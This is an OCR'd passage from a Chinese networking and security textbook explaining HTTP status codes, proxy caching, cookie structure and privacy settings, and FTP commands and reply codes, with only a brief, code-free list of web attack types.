


图 6.21　HTTP 服务器向客户端浏览器返回的响应内容

响应状态行的格式为 HTTP-Version Status-Code Message \r \n ,即 HTTP-版本,状态码报文\r\n。服务器的响应状态码是一个 3 位数,它返回对客户请求的处理结果,含义见表 6.3。常见的状态行是:

表 6.3　HTTP 服务器返回给客户端的响应状态码的含义

状　态　码	正 文 短 语	含　　义
100	Continue	初始请求已被接收,客户端可继续发送新的请求
101	Switching	服务器正执行客户请求,交换定义在刷新头部的协议
200	OK	请求成功
201	Created	创建新的 URL
202	Accepted	请求被接受,但不会立刻得到处理

续表

状态码	正文短语	含义
204	No content	实体中没有内容
301	Moved permanently	所请求的 URL 不再被服务器使用
302	Moved temporarily	所请求的 URL 暂时被移动了
304	Not modified	文档未被修改
400	Bad request	请求中含有语法错误
401	Unauthorized	请求缺少适当授权
403	Forbidden	拒绝服务
404	Not found	文档找不到
405	Method not allowed	不支持该 URL 下的请求方法
406	Not acceptable	不接受请求的格式
500	Internal server error	服务器出错
501	Not implemented	请求不能被实现
503	Service unavailable	服务暂时不可用，可在以后响应该服务

(1) HTTP/1.0 200 OK：请求成功接受。

(2) HTTP/1.1 301 Moved Permanently：要获取的文件永久地被移除了。

(3) HTTP/1.1 400 Bad Request：请求方式不对。

(4) HTTP/1.1 500 Internal Server Error：服务器内部错误。

响应状态码：用在服务器的响应报文中，它的作用与 FTP 和 SMTP 协议的状态码相同。例如，100 序列的码表示信息通报，200 序列的码表示请求获得成功，300 序列的码表示将客户的请求转到另一个 URL 地址，400 序列的码表示在客户端产生了错误，500 序列的码表示在服务器端有错误，如表 6.3 所示。

服务器给客户响应的头部提供了将要传送给客户机的对象的信息。头部行用来指明：服务器类型，HTTP 响应的准备和发出日期和时间，以及所需求目标文件的建立和最后修改的日期和时间。Content-length，内容-长度，目标文档的类型和编码方法。所有这些头部行都可在图 6.21 的例子中看到。响应头部的结尾是一个空行，后面也可能跟随着携带内容的实体部分。

在图 6.22 的例子中，HTTP 客户要求使用 GET 方法获取服务器中一张存放路径为 /usr/image1 的图片。请求行描述了方法为 GET、URL 和 HTTP 版本 1.1。请求头部有两行，说明客户端可接受的图像格式为 GIF 和 JPEG。请求报文中没有主体。服务器的响应报文中包含状态行和 4 个头部行。头部行中定义了日期、服务器名、MIME 版本 1.0 和文档的长度。文档主体位于头部之后。

在图 6.23 的例子中，客户机使用 POST 的方法将自己的用户名和口令发送给服务器，请求进行身份认证等。请求行中注明了使用方法为 POST、URL 地址、HTTP 版本 1.1。头部有 4 行。请求报文的主体是要传输的数据信息。服务器的响应报文中包含状态行和头




图 6.22　HTTP 客户请求获取服务器中的一张图片

部的 4 行。服务器提供的文件类型是 MIME(多功能互联网邮件扩展),放在响应报文的主体中。




图 6.23　HTTP 客户向服务器发送用户名和口令进行身份认证

4. HTTP Proxy 代理服务器和高速缓存器

由于 Web 浏览器采用了简明易懂的图形操作界面,使得用户访问互联网十分便捷。至今为止互联网上传输的数据流量的最大部分是 Web 服务。当对某些著名网站的信息访问量太大时,一般将 Web 信息存到离用户较近的镜像服务器上。分布在不同网络内的镜像服务器负责对本网络内客户的 HTTP 请求进行应答,这就减少了对主服务器的信息访问流量的压力。例如,教育网内的用户访问 www.cctv.com 网站时,由本地 DNS 向用户浏览器返回的是该网站置于教育网的代理服务器的 IP 地址,这样就减轻了对主服务器的流量压力。关于代理服务器的分类与功能,详见第 9 章的介绍。

Web 代理服务器用于对主网站的信息提供中继和缓存。通常,代理服务器可由互联网服务提供商设立,减少对主服务器 Web 网页响应的延迟,以及分散互联网的信息流量。通过对 DNS 服务器的数据库进行配置,当收到一个用户请求对热点 Web 服务器的域名解析时,DNS 首先提供给用户的是与其同网或最近的代理服务器的 IP 地址。客户获取网页的

请求发给代理服务器后，如果存有所需文档，就给客户发回 HTTP 应答。如果没有此文档，代理服务器就与目标 URL 建立一个 TCP 连接并取到所需文档，然后将此文档以适当的响应方式发送给客户，同时将此文档的副本存储在缓存中，以备对其他客户同样的请求进行响应。

HTTP 的重要特征之一就是高速缓存技术。大多数情况下，客户端的请求和服务器的响应在某个限定的时间段内可以被保存在一个缓存器中，以便处理将来的相同请求。如果响应报文过期，这意味着报文内的数据可能发生了变化，为了确认数据是否被改变，可定义两种机制：

(1) 过期机制：在源服务器发出的响应报文中定义了网页的失效时间，见图 6.21。缓存的数据在有效时间内可发送给随后的相同请求；若源服务器未定义过期时间，可估计或计算一个合理的过期时间。

(2) 验证机制：超过失效时间，数据面临失效，这时必须检查源服务器确定响应报文是否仍然可用。

5. 利用 HTTP 协议的漏洞对 Web 服务器的远程攻击

利用 HTTP 协议的漏洞对 Web 服务器进行的远程网络攻击方式有：HTTP 协议 Accept-Language 字段超长缓冲区溢出攻击；HTTP 协议 Cookie 字段超长缓冲区溢出攻击；HTTP 协议 URL 字段超长缓冲区溢出攻击；Web 服务远程跨站脚本执行攻击；Web 服务远程 SQL 注入攻击；通过 Web 服务访问 password.txt 文件获取数据信息；HTTP 服务基本登录认证；网络爬虫抓取网页信息，等等。

6.4 Cookie 及其安全应用

万维网工作于"无状态(stateless)"的方式，例如，HTTP 客户端发送请求，而服务器给出回应后，它们之间的关系就结束了，服务器中并不保存客户机的信息。对于早期的仅用于访问和浏览公开文件的 Web 应用，这已经足够了。但是，如今的 Web 网站类型有了如下的一些新的应用扩展：

第 1 类网站：只允许注册的用户访问。

第 2 类网站：电子商务网站，允许顾客在网页上浏览网络商店中的商品图片，选择需要购买的商品，把它们放入网页上的"购物车"，然后输入信用卡账号和密码付费。网站运营商再将商品运送给客户。关于安全电子商务 SET 参看第 11 章。

第 3 类网站：只是一个门户网站的首页，客户点击首页上的超链接继续选择自己想浏览的网页。

第 4 类网站：纯粹发送广告的专用服务器，一般将广告随同 Web 首页发到客户浏览器上。

Cookie 就是为了满足这些网站的扩展应用而开发的，可以让客户端与 Web 网站的会话进程中，使用和参考客户端过去的需求等。Cookie 由服务器产生并发给客户保存在自己的浏览器中，在下次访问时取出并返回给原服务器，它附加在 HTTP 报文的头部行进行传输，其中提供了上次 HTTP 交互的相关信息。

图 6.21 中包含了百度网站给客户端返回的一个 Cookie。当一个客户首次访问一个使

用 Cookie 的 Web 服务器时，服务器的应答报文中包含了一个“设置 Cookie 小程序”的头部行。此头部行中包含了给该客户指定的 ID 标识，客户浏览器将此 Cookie 添加到浏览器的 Temporary Internet Files 文件夹中。每次客户向此网站发送请求时，在请求中附上有此 ID 标识的 Cookie，服务器就知道了该客户在某天、某个时间访问过某个网页，有哪些图片等已经保存在客户端，不需重复发送。这样服务器就能根据该用户的历史记录发回对 HTTP 请求的响应。Cookie 使得一个网站可保持跟踪一个客户在网上购物进程中的购物车中的选购商品记录，还有其他的长期信息如地址和信用卡等隐私信息。

Cookies 是客户间接地向服务器表明自己与其交往历史的一种方法，对于提高 Web 访问效率是有好处的，但是带来的问题是如何保护用户的安全和隐私，以及防止利用它传播木马等恶意程序。

1. Cookie 的结构

一个 Cookie 包含最多 5 个域。域名域(domain)指出该 Cookie 来自何处，在每个客户端可以存储同一个域名的不超过 20 个的 Cookie。路径域(path)指明服务器目录中的一个路径，标识文件目录的哪些部分可能会使用此 Cookie，通常路径“/”表示全目录可使用。内容域(Content)用来存放 Cookie 内容。失效时间(Expires)指定 Cookie 的过期时间，若该域不存在，则浏览器在退出时将该 Cookie 丢弃，称为非持久的 Cookie，否则叫持久 Cookie。安全域(Secure)可以告诉浏览器只向安全的服务器访问时才返回该 Cookie。

Cookie 的简单例子：ynu. edu /User ID=3658974 15-10-07 19:30 Yes。表示此 Cookie 来自服务器 ynu. edu，它给该用户指定的 ID 号为 3658974。当同一用户再次访问此服务器时，将此 Cookie 传给服务器。服务器可以在数据库中查找其曾经登录的记录，并利用这些信息创建一个适于该用户的 Web 页面。这个 Cookie 的失效时间是 2007 年 10 月 15 日 19 时 30 分。

2. Cookie 的产生和存储

Cookie 的产生和存储根据实施过程的要求略有不同，主要步骤如下：

(1) 当服务器收到一个客户的请求后，服务器就将客户的信息存储在一个文件或一个字串上。这些客户信息包括客户的域名、客户的 Cookie(内含客户姓名、注册码等)、一个时间戳，以及其他附加信息。

(2) 服务器将该客户的 Cookie 放在响应中发给客户。

(3) 客户收到响应后，浏览器就将收到的 Cookie 存放到自己的 Internet 临时文件夹的 Cookie 目录中的该服务器名下。

(4) Cookie 的保存和恢复方法。在微软的 IE 浏览器中可以用导入和导出功能，步骤如下：①单击 IE 浏览器的“工具”→“Internet 选项”菜单。②选择“导入”选项，然后直接按要求操作即可。

3. Cookie 的应用

当客户机发送一个请求给服务器时，浏览器先查看自己的 Cookie 目录中能否找到该服务器曾经发来的 Cookie。如果找到了，客户机就将此 Cookie 和请求一起发给服务器。当服务器收到请求，就知道这是一个老客户，不是新客户。注意，客户机的浏览器不能阅读和泄漏 Cookie 中的内容给用户，Cookie 的产生和阅读都是服务器自己的事。下面介绍 Cookie 在上述 4 类 Web 网站的应用：

第 1 类网站：只允许注册用户访问。当用户第一次注册时，服务器只发送一个 Cookie 给客户。在客户以后对该服务器的访问中，服务器根据收到的 Cookie 是否有效，来决定是否允许该客户的访问。

第 2 类网站：电子商务网站。当一个顾客浏览网络商店时，他选择了一件商品，并将其放入网页上的购物车，服务器就发送一个包含该商品信息的 Cookie 给客户机的浏览器，其中包含该商品的选购数量、单价等信息。如果客户再选择第 2 件商品，Cookie 就更新加入第 2 件商品的信息，等等。当客户机结束选购，要付款结账，最后一个 Cookie 就计算出总的购物费用。关于安全电子商务参看第 11 章。

第 3 类网站：门户网站。当一个用户经常浏览一个喜欢的网站，服务器就产生一个 Cookie 发给客户。当客户再次访问该网站时，服务器根据收到的 Cookie 就知道客户的要求与特征了。

第 4 类网站：广告网站对 Cookie 的利用。广告商放置一个商品广告的图标(banner)在点击率较高的网站主页上。广告图标只提供广告图片的 URL 地址而不是广告本身。当客户浏览主网站时，就自动链接了广告公司放置的图标，浏览器就发送一个请求到广告服务器上。广告服务器就向客户发送该广告图片(例如，一个 GIF 图形文件等)，其中附带了一个含有客户 ID 信息的 Cookie。以后这个图标被客户每点击一次，就在记录客户 Web 行为的数据块中增加一个记录。广告商在服务器端将客户的兴趣或 Web 行为进行汇编和整理，然后将客户的这些信息出售给任何第 3 方。这种利用 Cookie 来收集客户信息的行为是否合法，是很受争议的，应当制订新的法规来保护客户的隐私。

4. Cookie 的安全问题及其防护

Cookie 在 Web 应用方面为访问者和编程者都提供了很大的方便，可以提高 Web 浏览的速度，然而从安全方面考虑是有问题的。首先，Cookie 被包含在 HTTP 请求和响应的包头里明文传递，利用 Wireshark 等网络协议分析软件就可以捕获与读出这些数据。其次，Cookie 数据以 Cookie 文件格式存储在浏览器的互联网临时文件夹中，或 cache 目录里，其中就包含有关网页、密码和用户上网行为记录等信息，只要进入硬盘就能打开 Cookie 文件。

攻击网站行为中，黑客可利用浏览器向目标服务器发送 HTTP 协议 Cookie 字段超长缓冲区溢出攻击。

查看浏览器中保存 Cookie 的方法：打开 IE 浏览器，选择“工具”菜单里的“Internet 选项”命令，然后在弹出的对话框里单击“设置”按钮，在设置对话框里单击“查看文件”按钮，就会打开一个浏览器窗口，显示放在临时互联网文件夹中的 Cookie。例如，C:\Documents and Settings\He\Local Settings\Temporary Internet Files，可以查看其中是否含有记录了用户信息的 Cookie 文件，以及这些 Cookie 的收件人地址，Cookie 的有效日期等信息。

由于 Cookie 的应用可能引发个人隐私的泄漏和黑客入侵等安全隐患，在微软的浏览器 IE 6.0 中提供了关于 Cookie 的安全设置。IE 浏览器中关于 Cookie 的设置分为两个部分：标准隐私策略和高级隐私策略。详细介绍和设置可参看 IE 浏览器的“Internet 选项”中的“隐私”设置。

IE 6.0 浏览器可让用户对 Cookie 进行下述 6 个等级的隐私安全设置：

(1) 接受所有的 Cookie：所有的 Cookie 都将存入本机浏览器，都可以被创建它们的网站读取。

(2) 低：限制没有合同隐私策略的第三方 Cookie，以及限制使用个人的标识信息，并且没有本用户的隐含许可的第三方 Cookie。

(3) 中：阻止没有合同隐私策略的第三方 Cookie；阻止使用个人的标识信息而没有本用户的隐含许可的第三方 Cookie；限制使用个人的标识信息而没有隐含许可的第一方 Cookie。

(4) 中高：阻止没有合同隐私策略的第三方 Cookie；阻止使用个人可标识信息而没有本用户的明确许可的第三方 Cookie。

(5) 高：阻止没有合同隐私的 Cookie；阻止使用个人的标识信息而没有本用户的明确许可的 Cookie。

(6) 阻止所有 Cookie：来自所有网站的 Cookie 都将被阻止；本用户的计算机上已有的 Cookie 不能被浏览器发送出去。如果在浏览器的互联网选项中禁止了 Cookie 文件的话，有些网站将无法访问，或访问速度下降，特别是有些论坛需要 Cookie 的支持。

目前一些大型正规的网站一般都有"隐私首选项平台(P3P)隐私策略"，它告诉用户，网站通过放置的 Cookie，收集了用户的资料，以及这些资料的用途等。那么用户就可以把该网站的隐私策略和用户的隐私设置相比较，来决定是否让该网站在自己的计算机中放置 Cookie。

6.5 文件传输协议及其安全

文件传输协议(File Transfer Protocol，FTP)是一个常用的应用层协议。FTP 提供在计算机之间直接高效地传输文件。FTP 可运行于不同操作系统和文件结构的不同主机上。

FTP 需要客户机与服务器之间建立两个 TCP 连接来传输文件。其中一个是建立在服务器端口 21 的控制连接，另一个是用于文件传输的数据连接。每次文件传输都必须建立数据连接。数据连接用于双方之间传输文件，或者从服务器发送文件清单和目录到客户机。图 6.24 说明了两个连接在 FTP 中的作用。




图 6.24 使用 FTP 协议传输文件

客户先利用 Telnet 协议向服务器的端口 21 建立 FTP 的控制连接，用于交换 FTP 指令和回应。用户协议解释器负责发送 FTP 指令和解释来自对方的回应。服务器的协议解释器负责解释指令、发送回应、引导服务器数据传输进程，以便建立另一个数据连接和传输数据。这些指令被用于定义数据连接，以及要获取的指定文件系统的信息。

数据连接是为了响应来自用户的对某个文件操作的请求而建立。FTP 客户机与服务器的控制端口 21 建立了控制连接后,服务器生成一个用于数据连接的被动开放(Passive Open)端口,并通过控制连接通道将此端口号告诉客户端。客户端就选择自己的另一个临时端口号,通过 TCP 的三次握手与服务器的此被动开放端口建立数据传输通道的连接。早期的 FTP 服务器使用公认端口 20 作为数据连接,目前则选择使用多个大于 1024 的临时端口,这种方式的优点是双方可同时建立多个数据传输通道,多线程地加快数据传输。

数据连接通道可用于双向同时发送和接收数据。并且客户机也可与两台非本地的计算机之间启动文件传输,例如同时与两台服务器进行文件传输。在这种情况下,客户机与两台服务器之间都有控制连接,但是只能与两台服务器之一建立数据连接。

在 FTP 应用中,虽然由服务器执行文件传输,但是关闭控制连接的请求由客户机负责提出。如果在数据连接仍然打开时,控制连接被关闭了,那么服务器就中止数据的传输。数据连接通道通常由服务器来关闭。主要的例外是,当客户机的数据传输进程关闭了数据连接,以标明在一个数据流传输中文件的结束。

FTP 文件传输协议并不能检测传输数据的丢失或乱码,传输错误检测的功能由传输层的 TCP 执行。

FTP 可跨不同操作系统平台工作,因为它可适应几个不同的文件类型和结构。FTP 的命令用于说明文件的相关信息和文件传输的方式。通常必须定义以下三类信息。

(1) 文件类型:FTP 支持 ASCII、EBCDIC、图像(二进制数据)或者本地文件。本地文件定义了要传输的数据应按逻辑字节传输,其中文件的大小由独立的参数说明。ASCII 是默认类型。如果文件是 ASCII 或 EBCDIC,那么类型中还需说明垂直格式控制参数。

(2) 数据结构:FTP 支持文件结构(即无内部结构的连续字节流),记录结构(即与文本文件配合使用)和页面结构(即文件由独立的索引页构成)。默认设置是文件结构。

(3) 传输模式:FTP 支持流(Stream)、块(Block)和压缩(Compassed)模式的传输。如果传输的是流模式,则用户用关闭连接作为文件结构的数据表示该文件的结束。如果数据是块结构,则用一个特殊的 2 字节序列来表示记录的结束和文件的结束。默认设置为流模式。

一个 FTP 命令由 3 或 4 个字节的大写 ASCII 字符构成,如果有其他参数跟随,则用一个空格分隔,或者由一个 Telnet 的可选项列表终结来分开。

FTP 命令分为三类:访问控制标识、数据传输参数和 FTP 服务请求。表 6.4 列出常用的 FTP 命令。

表 6.4 常用的 FTP 命令

指　　令	含　　义
ABOR	终止前一个 FTP 命令和所有文件传输
LIST	列出文件和目录
QUIT	与服务器断开连接,注销
RETR filename	获取指定的文件
STOR filename	存储指定的文件

每个指令必须产生至少一个 FTP 应答，这个应答用于同步请求、操作，并使客户机时刻知道服务器的工作状态。应答信息由一个 3 个字的数构成(以字母和数字来表示)，后面跟着一些文本。数值码通常是用户的 PI、文本，如果通过处理，则为用户。例如，在成功连接和运行结束的终止请求后面，发出的应答为“221 Goodbye”。首位数字指明是否或者以各种程度结束具体的请求。第 2 位数字指明应答的类型。第 3 位数字是特定类别的附加信息。表 6.5 给出了前面 2 位数字的可取值和相应的含义。

表 6.5　FTP 回应中首位和第 2 位数的含义

回　应	含　　义
1yz	肯定的初步应答(命令开始执行了，但在发送新命令前等待另一应答信息)
2yz	肯定的完成应答(命令成功完成，可发送新命令)
3yz	肯定的中途应答(命令被接受，但运行命令需要附加信息，用户需发送命令，并包含所需信息)
4yz	暂时未完成应答(目前不能运行命令，稍后重发指令)
5yz	永久未完成应答(不能运行命令，无须重发)
X0z	句法错误
X1z	信息(对状态或帮助请求的响应)
X2z	连接(对于控制和数据连接的回应)
X3z	认证和账号(对登录过程和账号处理的回应)
X4z	未定义
X5z	文件系统状态

